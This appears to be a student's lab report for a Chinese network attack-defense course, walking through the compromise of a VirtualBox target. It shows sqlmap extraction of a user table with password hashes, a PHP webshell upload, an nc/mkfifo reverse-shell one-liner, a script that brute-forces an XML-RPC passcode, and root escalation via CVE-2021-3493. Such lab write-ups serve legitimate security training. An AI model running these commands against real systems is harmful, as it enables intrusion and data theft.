《网络攻防实战》实验报告

第 6 次实验： lab06

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 2868135471@qq.com

时间：7h

一、实验目的

取得目标靶机的 root 权限和 2 个 flag。
我们将使用到以下攻击手段：主机发现、端口扫描、…

二、实验内容

1.首先是常规操作：主机发现，端口发现，服务发现


```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:4b:bd:71       PCS Systemtechnik GmbH
10.0.2.11       08:00:27:c2:e8:09       PCS Systemtechnik GmbH
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 10.0.2.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 14:19 CST
Nmap scan report for bogon (10.0.2.11)
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
MAC Address: 08:00:27:C2:E8:09 (Oracle VirtualBox virtual NIC)
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p22,80,8000 -sV 10.0.2.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 14:19 CST
Nmap scan report for bogon (10.0.2.11)
Host is up (0.00060s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    BaseHTTPServer 0.3 (Python 2.7.15rc1)
MAC Address: 08:00:27:C2:E8:09 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

靶机 IP 为：10.0.2.11，扫出端口 22,80,8000
22 端口为 ssh
80 为 apache 服务
8000 是一个基于 python 的 web 服务端



Error response


Error code 501.

Message: Unsupported method ('GET').


Error code explanation: 501 = Server does not support this operation.

2.
在访问 8000 端口时，WEB 页面显示了一个 GET method error
经过测试 8000 端口是不支持 GET 和其他 method 访问


3.
在访问 80 端口时，可以看到一个登录界面。注册用户登录后可以发现左上方有一个输入框。
经过单引号输入法测试后发现其输入框有 SQL Injection 漏洞。



那么我们随便输入一个 a，然后用 burpsuite 拦截后，把拦截内容保存到文件里。
接着使用 sqlmap 进行文件分析
cmd: $ sqlmap -r sqlinjection(文件名) -p query
发现确实是有漏洞的，进一步使用 sqlmap 查看具体的数据库信息
cmd: $ sqlmap -r sqlinjection(文件名) -p query –dbs



4. 接着使用 sqlmap 查看 socialnetwork 数据库里面的信息
cmd: $ sqlmap -r sqlinjection – p query -D socialnetwork --tables



users 表看起来里面有重要信息

5.继续使用 sqlmap 查看 users 表里有哪些列

cmd: $ sqlmap -r sqlinjection -p query -D socialnetwork – T users --columns

```
Database: socialnetwork
Table: users
[11 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| user_about     | text         |
| user_birthdate | date         |
| user_email     | varchar(255) |
| user_firstname | varchar(20)  |
| user_gender    | char(1)      |
| user_hometown  | varchar(255) |
| user_id        | int(11)      |
| user_lastname  | varchar(20)  |
| user_nickname  | varchar(20)  |
| user_password  | varchar(255) |
| user_status    | char(1)      |
+----------------+--------------+
```

接着 user_email,user_password 里可能有重要信息

6.使用 sqlmap，dump 这两个信息

cmd: $ $ sqlmap -r sqlinjection -p query -D socialnetwork – T users -C user_password,user_email --dump

```
Database: socialnetwork
Table: users
[3 entries]
+-------------------------------------------+-----------------------+
| user_password                             | user_email            |
+-------------------------------------------+-----------------------+
| 21232f297a57a5a743894a0e4a801fc3 (admin)  | admin@localhost.com   |
| 5d9c68c6c50ed3d02a2fcf54f63993b6 (testuser) | testuser@localhost.com |
| d6ca3fd0c3a3b462ff2b83436dda495e (kali)   | kalintou@123.com      |
+-------------------------------------------+-----------------------+
```


7.在我们观察后发现，admin 用户的 Profile 界面里出现了一个文件的上传点
我们可以想到是否可以上传文件来得到用户权
在此下载蚁剑 AntSword

然后准备一个 php 脚本，上传脚本文件
初始化 AS 后，添加刚刚我们在 Profile 界面上上传的 php 脚本文件路径


然后测试链接

添加成功

直接进入靶机!!



8.
查看靶机版本 cmd: $ lsb_release -a



9.

利用 ubuntu 漏洞 CVE-2021-3493 提权

直接用蚁剑上传文件执行无法成功得到 ROOT 权

需要先在蚁剑的终端和 KALI 机上建立 reverse shell 链接

cmd: $ rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -l 2>&1|nc 10.0.2.4 4444 >/tmp/f

然后在上传文件 exploit.c 在靶机上用 gcc 编译执行可

直接提升成 ***ROOT！***

可知 CVE-2021-3493 是一个十分危险的 BUG

```
bash-4.4# whoami
whoami
root
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

10.

在第九步如果我们不用 CVE-2021-3493 的情况：

使用 cat /etc/passwd，我们发现有个用户叫 socnet，在这个用户的主目录里看见有 3 个文件

```
(www-data:/home/socnet) $ ls
add_record
monitor.py
peda
```

在 cat monitor.py 的内容可以观察到，此 python 文件 import 了 XMLRPC。

11.

在这里 server 已经在靶机上运行了，我们只需随便写一个 python 程序

然后让程序生成 1000-9999 的 passcode 去运行 reverse shell 即可

代码如下

```
┌──(kali㉿kali)-[~/HA/week8]
└─$ cat xx.py
import xmlrpc.client

proxy = xmlrpc.client.ServerProxy("http://localhost:8000")

#print(proxy.cpu())
for i in range(1000,10000):
    print(proxy.secure_cmd("rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/
f|/bin/sh -l 2>&1|nc 10.0.2.4 4444 >/tmp/f",i))
    #print(proxy.cpu())
```

然后在 KALI 机上接听

```
┌──(kali㉿kali)-[~/HA/week8]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.11] 40056
whoami
socnet
id
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

三、 实验结果

```
bash-4.4# whoami
whoami
root
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

```
┌──(kali㉿kali)-[~/HA/week8]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.11] 40056
whoami
socnet
id
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

四、 实验中遇到的问题及解决方案

执行 CVE-2021-3493 时，需要利用反弹 shell。
如果用蚁剑的终端直接执行会出错

五、 实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）
本来想放弃第二个任务的，但是网上查了很多资料以后发现没有那么复杂
但是耗了我将近 7 个小时，下次作业得需要加快速度